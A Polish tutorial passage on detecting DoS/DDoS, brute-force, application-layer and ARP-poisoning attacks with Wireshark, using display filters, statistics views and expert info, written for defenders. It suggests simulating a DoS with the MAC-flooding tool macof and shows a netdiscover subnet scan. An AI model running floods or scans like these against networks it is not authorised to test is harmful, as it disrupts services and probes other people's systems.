Ataki DoS polegają na zalewaniu docelowego systemu lub sieci dużą liczbą nieautoryzowanych żądań, pochłanianiu zasobów systemowych i blokowaniu odpowiedzi na legalne żądania użytkowników. Ataki te zazwyczaj pochodzą z jednego lub kilku źródeł, wykorzystując luki w zabezpieczeniach usług sieciowych, protokołów lub warstw aplikacji. Ataki DoS mogą zakłócać działanie usług, pogarszać wydajność sieci i powodować straty finansowe dla organizacji. Ataki DDoS są podobne do ataków DoS, ale wykorzystują wiele zainfekowanych urządzeń rozproszonych w różnych lokalizacjach. Urządzenia te, często będące częścią botnetu, jednocześnie wysyłają złośliwy ruch, który obciąża zasoby systemu docelowego. Ataki DDoS są trudniejsze do złagodzenia, ponieważ wymagają skoordynowanych działań na dużą skalę, co utrudnia rozróżnienie legalnego ruchu od złośliwego.


Wykrywanie ataków DoS i DDoS za pomocą Wiresharka

Wireshark może nie zapobiegać atakom ani ich bezpośrednio nie łagodzić; może jednak dostarczyć cennych informacji na temat wzorców ruchu sieciowego i anomalii, które mogą wskazywać na obecność takich ataków. Oto kilka technik, które można wykorzystać w Wiresharku do wykrywania ataków DoS i DDoS:

1. Analiza natężenia ruchu: Monitoruj ogólne natężenie ruchu sieciowego i porównuj je z normalnymi poziomami.

Uwaga: Normalne poziomy ruchu sieciowego to średnia lub oczekiwana ilość danych przepływających przez sieć w normalnych warunkach. Normalne poziomy mogą się różnić w zależności od rodzaju, rozmiaru i przeznaczenia sieci, a także liczby i zachowania użytkowników i aplikacji. Ten poziom bazowy ustala się, obserwując zachowanie sieci podczas typowych wzorców użytkowania, które mogą się różnić w zależności od takich czynników, jak pora dnia, dzień tygodnia lub aktywność organizacji.

Nagłe skoki ruchu, zwłaszcza jeśli dotyczą konkretnego celu, mogą wskazywać na potencjalny atak DoS lub DDoS. Skorzystaj ze statystyk i funkcji graficznych w Wireshark, aby przeanalizować wzorce ruchu w czasie. Aby wyświetlić statystyki ruchu, przejdź do zakładki „Statystyki” na pasku menu i wybierz żądaną opcję. Na przykład, „Podsumowanie” zawiera przegląd przechwyconych pakietów, „Rozmowy” wyświetla statystyki oparte na źródłowych i docelowych adresach IP, jak pokazano na rysunku 8, a „Punkty końcowe” zawiera informacje o punktach końcowych biorących udział w komunikacji.




2. Anomalie protokołów: Wireshark umożliwia wykrywanie nietypowych lub nieoczekiwanych zachowań w protokołach sieciowych. Na przykład, nadmierny napływ pakietów ICMP Echo Request (ping) wysyłanych na określony adres IP może wskazywać na atak DoS. Analizując nagłówki pakietów i

dane użyteczne, Wireshark może pomóc w identyfikacji anomalii lub wzorców odbiegających od normalnego zachowania ruchu.

3. Wykrywanie podszywania się pod adres IP: Ataki DDoS często wykorzystują podszywanie się pod adres IP, gdzie atakujący manipuluje źródłowym adresem IP, aby ukryć swoją tożsamość. Wireshark może pomóc w wykrywaniu podszywania się pod adres IP poprzez identyfikację niespójności w adresach IP. Na przykład, pakiety pochodzące z tego samego źródłowego adresu IP, ale wyświetlające różne adresy MAC, mogą sugerować podszywanie się pod adres IP.


4. Wykrywanie ataków SYN flood: Ataki SYN flood to powszechna forma ataku DoS, wykorzystująca procedurę uzgadniania TCP (Third-Way Handshake). Wireshark udostępnia filtry wyświetlania, które umożliwiają identyfikację dużej liczby pakietów SYN bez odpowiadających im pakietów ACK, co może wskazywać na atak SYN flood. Przykładem takiego filtra jest „tcp.flags.syn == 1 and tcp.flags.ack == 0”, jak pokazano na rysunku 9:




Przeanalizujmy wzorce i sygnatury ataków DoS.

Analiza wzorców i sygnatur ataków DoS

Atak DoS ma na celu zakłócenie lub uniemożliwienie dostępu do docelowego zasobu, takiego jak strona internetowa, sieć lub usługa poczty e-mail, poprzez przeciążenie go dużą liczbą żądań lub wykorzystanie luk w zabezpieczeniach, aby uniemożliwić mu reakcję lub spowolnić działanie. Atak zazwyczaj polega na jednoczesnym zalewaniu celu nadmierną liczbą żądań, co powoduje, że serwer nie jest w stanie przetworzyć i odpowiedzieć na wszystkie żądania. Może to prowadzić do awarii serwera lub znacznego spowolnienia jego działania. Aby przeanalizować wzorzec ataku DoS w sieci, ważne jest jego zasymulowanie. Jednym z narzędzi, które można wykorzystać w tym celu, jest „macof”, będący częścią pakietu Dsniff. Macof jest powszechnie używany do zasypania lokalnego przełącznika sieciowego dużą liczbą losowo generowanych adresów MAC, jak pokazano na rysunku 10:



Po przeprowadzeniu symulacji ataku DoS można przeanalizować wzorce przechwyconych pakietów za pomocą Wiresharka. Analizując dane pakietów, można zaobserwować, że dane urządzenie konsekwentnie wysyła żądania do innego urządzenia o tej samej długości danych. Ten typ wzorca ruchu często wskazuje na typowy atak DoS w sieci, jak pokazano na rysunku 11:



Uwaga: Należy pamiętać, że Wireshark zapewnia wgląd w ruch sieciowy i umożliwia analizę szczegółów na poziomie pakietów. Aby skutecznie zapobiegać takim atakom i je ograniczać, niezbędne jest wdrożenie odpowiednich zabezpieczeń sieci, takich jak zapory sieciowe, systemy wykrywania włamań i ograniczniki przepustowości. Środki te mogą pomóc w identyfikacji i blokowaniu podejrzanych wzorców ruchu oraz ochronie sieci przed potencjalnymi atakami DoS i DDoS.

Wykrywanie ataków siłowych i aplikacyjnych

Ataki siłowe i aplikacyjne to rodzaje cyberataków, których celem jest uzyskanie nieautoryzowanego dostępu do systemu, usługi lub sieci poprzez wypróbowanie różnych kombinacji nazw użytkowników, haseł, kluczy lub innych danych uwierzytelniających. Ataki siłowe i aplikacyjne mogą być wykorzystywane do kradzieży informacji, infekowania systemów złośliwym oprogramowaniem lub zakłócania działania usług. Aby skutecznie wykrywać te ataki i na nie reagować, administratorzy sieci i specjaliści ds. bezpieczeństwa mogą korzystać z narzędzi do analizy sieci, takich jak Wireshark. Możemy

wykrywać i analizować ataki siłowe i aplikacyjne, monitorując ruch sieciowy i szukając oznak nieprawidłowej lub złośliwej aktywności.


Zrozumienie ataków siłowych i aplikacyjnych

Ataki siłowe polegają na tym, że atakujący podejmuje znaczną liczbę prób w bardzo krótkim odstępie czasu (rzędu sekund), systematycznie próbując różnych kombinacji nazw użytkowników i haseł, aby uzyskać nieautoryzowany dostęp do docelowego systemu, aplikacji lub usługi. Ataki te opierają się na założeniu, że słabe lub powszechnie używane dane uwierzytelniające mają większe szanse na powodzenie. Ataki siłowe mogą wykorzystywać luki w zabezpieczeniach mechanizmów logowania, takie jak słabe zasady dotyczące haseł, brak blokad kont lub brak mechanizmów wykrywania włamań. Ataki aplikacyjne z kolei wykorzystują luki w zabezpieczeniach aplikacji, aby uzyskać nieautoryzowany dostęp lub manipulować ich funkcjonalnością. Ataki te celują w słabości specyficzne dla danej aplikacji, takie jak wstrzykiwanie kodu SQL, ataki typu cross-site scripting (XSS), przepełnienia bufora czy zdalne wykonywanie kodu. Ataki aplikacyjne mogą skutkować wyciekami danych, nieautoryzowanymi modyfikacjami danych lub zakłóceniami w działaniu aplikacji.


Wykrywanie ataków siłowych i aplikacyjnych za pomocą Wiresharka

Oto kilka kroków, które można wykonać, aby wykryć ataki siłowe i aplikacyjne za pomocą Wiresharka:


1. Przechwytywanie ruchu sieciowego: Uruchom Wiresharka i rozpocznij przechwytywanie ruchu sieciowego na interfejsie podłączonym do segmentu sieci, który chcesz monitorować. Możesz wybrać odpowiedni interfejs z menu „Przechwytywanie”. Dzięki temu Wireshark będzie mógł zbierać pakiety przepływające przez sieć, jak pokazano na rysunku 12:




2. Filtruj odpowiedni ruch: Aby skupić się na konkretnym ruchu, który chcesz analizować, skorzystaj z filtrów wyświetlania w Wireshark. Na przykład, jeśli interesuje Cię ruch HTTP, możesz użyć filtra takiego jak „tcp.port == 80”, aby wyświetlić tylko pakiety związane z komunikacją TTP, jak pokazano na rysunku 13. Pomaga to zawęzić przechwycone dane do żądanego protokołu.




3. Szukaj prób logowania: Ataki siłowe zazwyczaj obejmują powtarzające się próby logowania. Szukaj pakietów zawierających żądania logowania i sprawdź, czy występują wielokrotne próby logowania pochodzące z tego samego źródłowego adresu IP. Zwróć uwagę na wzorce nieudanych prób logowania, takie jak kolejne żądania z różnymi nazwami użytkownika lub hasłami. Użycie filtra takiego jak „http.request.method == POST” może pomóc w identyfikacji żądań HTTP POST, które często obejmują próby logowania, jak pokazano na rysunku 14:



4. Analiza zawartości ładunku: Przeanalizuj zawartość przechwyconych pakietów, aby zidentyfikować podejrzaną lub złośliwą zawartość. W przypadku ataków siłowych, w ładunku mogą zostać ujawnione popularne nazwy użytkowników lub hasła, jak pokazano na rysunkach 15 i 16.



W przypadku ataków na aplikacje, ładunek może zawierać określone dane ukierunkowane na luki w zabezpieczeniach aplikacji. Analiza ładunku może pozwolić na zrozumienie charakteru ataku. Kolejny ładunek ujawniający nazwę użytkownika i hasło.



5. Porównanie z logami serwera: Aby zweryfikować wykryte ataki, porównaj przechwycony ruch sieciowy z logami z docelowej aplikacji lub serwera. Ten krok pomaga uzyskać dodatkowe informacje i kontekst ataków, umożliwiając pełniejsze zrozumienie incydentów bezpieczeństwa.

Uwaga: Należy pamiętać, że chociaż Wireshark jest potężnym narzędziem do analizy ruchu sieciowego, sam w sobie może nie zapewnić pełnej ochrony przed atakami. Konieczne jest zastosowanie wielowarstwowego podejścia do bezpieczeństwa, obejmującego wdrożenie silnych mechanizmów uwierzytelniania, wykorzystanie systemów wykrywania włamań (IDS) lub systemów zapobiegania włamaniom (IPS) oraz regularne aktualizowanie oprogramowania i systemów o najnowsze poprawki i środki bezpieczeństwa. Połączenie analizy Wireshark z innymi środkami bezpieczeństwa zwiększa ogólną ochronę przed atakami siłowymi i aplikacyjnymi.

Wykrywanie zatrucia ARP

W dzisiejszym, połączonym świecie, bezpieczeństwo sieci ma ogromne znaczenie. Jednym z powszechnych ataków, który stanowi poważne zagrożenie dla integralności sieci, jest zatrucie protokołu ARP (Address Resolution Protocol). Zatrucie ARP to rodzaj cyberataku, który wykorzystuje słabość protokołu ARP do przechwytywania, modyfikowania lub zakłócania ruchu sieciowego. Aby skutecznie przeciwdziałać temu zagrożeniu, administratorzy sieci stosują narzędzia takie jak Wireshark, aby wykrywać próby zatrucia ARP.

Zrozumienie zatrucia ARP

ARP to protokół, który mapuje adresy warstwy sieciowej (adresy IP) na adresy warstwy łącza (adresy MAC) w sieci lokalnej (LAN). Gdy urządzenie chce skomunikować się z innym urządzeniem w tej samej sieci LAN, wysyła żądanie ARP z prośbą o adres MAC urządzenia docelowego. Urządzenie o pasującym adresie IP odpowiada odpowiedzią ARP zawierającą jego adres MAC. Nadawca następnie buforuje te informacje i wykorzystuje je do wysyłania ramek danych do miejsca docelowego. Jednak ARP nie posiada żadnego mechanizmu uwierzytelniania weryfikującego źródło ani ważność komunikatów ARP. Pozwala to atakującemu na wysyłanie sfałszowanych komunikatów ARP do innych urządzeń w sieci LAN, podszywając się pod inne urządzenie lub bramę domyślną. W ten sposób atakujący może oszukać inne urządzenia, aby wysyłały ruch sieciowy do niego, zamiast do zamierzonego miejsca docelowego. Zjawisko to znane jest jako zatruwanie ARP lub spoofing ARP. Zatruwanie ARP może być wykorzystywane do różnych złośliwych celów, takich jak:

Atak typu Man-in-the-middle (MITM): Atakujący może przechwycić i zmodyfikować ruch sieciowy między dwoma urządzeniami, na przykład poprzez kradzież poufnych informacji, wstrzyknięcie złośliwego oprogramowania lub modyfikację danych.

Atak typu DoS: Atakujący może zablokować lub przekierować ruch sieciowy jednego lub kilku urządzeń, uniemożliwiając im dostęp do zasobów lub usług sieciowych.

Przejęcie sesji: Atakujący może przejąć istniejącą sesję między dwoma urządzeniami, na przykład przeglądarką internetową a serwerem WWW, i podszyć się pod jedno z nich.

Wykrywanie zatrucia ARP za pomocą Wiresharka


Ataki zatrucia ARP występują, gdy atakujący manipuluje tablicami ARP w sieci lokalnej, nakłaniając urządzenia do wysyłania ruchu sieciowego do niewłaściwego miejsca docelowego. Osiąga się to poprzez wysyłanie sfałszowanych odpowiedzi ARP i nakłanianie urządzenia docelowego do aktualizacji pamięci podręcznej ARP o sfałszowany wpis. Proces manipulowania pamięcią podręczną ARP w ten sposób nazywa się zatruciem. Musimy skonfigurować pewne ustawienia w Wireshark, aby automatycznie wykrywać burze pakietów ARP i zduplikowane adresy IP. W tym celu kliknij kartę „Edycja”, wybierz „Preferencje”, przejdź do „Protokoły”, kliknij „ARP/RARP” i zaznacz pole wyboru „Wykryj burzę żądań ARP”. Zapisz ustawienia, a Wireshark będzie teraz wykrywał burze pakietów i zduplikowane adresy IP, jak pokazano na rysunku 17:

Zobaczmy ten proces w akcji i przeskanujmy sieć w poszukiwaniu aktywnych hostów za pomocą polecenia netdiscover:

$ sudo netdiscover -i wlx30de4bd016b4 -r 192.168.1.0/24

Uwaga: Otwórz terminal i wykonaj powyższe polecenie, zastępując wlx30de4bd016b4 nazwą swojego interfejsu, a 192.168.1.0/24 nazwą swojej podsieci.

To polecenie inicjuje proces skanowania sieci i identyfikuje aktywne hosty w określonej podsieci, jak pokazano na rysunku 18:




Oto jak za pomocą Wiresharka można wykryć zatrucie ARP:

1. Przechwyć ruch sieciowy: Uruchom Wiresharka na swoim komputerze i rozpocznij przechwytywanie ruchu sieciowego na interfejsie podłączonym do segmentu sieci, który chcesz monitorować. Wybierz odpowiedni interfejs z menu „Przechwyć". Wireshark rozpocznie przechwytywanie pakietów przepływających przez sieć.


2. Filtruj ruch ARP: Aby skupić się konkretnie na ruchu ARP, zastosuj filtr wyświetlania w Wireshark. Użyj filtra „arp", aby wyświetlić tylko pakiety ARP. Pomaga to zawęzić przechwycone dane do aktywności związanej z ARP.

3. Analiza pakietów ARP pod kątem zatrucia ARP: Dzięki wyświetlaniu przefiltrowanych pakietów ARP w programie Wireshark możesz teraz analizować je pod kątem oznak zatrucia ARP. Szukaj nienormalnie dużej liczby żądań ARP, co może wskazywać na burzę pakietów ARP. Aby uzyskać więcej informacji, kliknij kartę „Analiza" w programie Wireshark i wybierz opcję „Informacje eksperckie" z menu

rozwijanego. Zapewni to przydatne informacje dotyczące ruchu sieciowego. Sprawdź, czy jakiekolwiek ostrzeżenia lub alerty wskazują na wykrycie burzy pakietów ARP, jak pokazano na rysunku 19. Jeśli taki ruch jest obserwowany w Twojej organizacji, sugeruje to, że ktoś skanuje lub sonduje Twoją sieć.

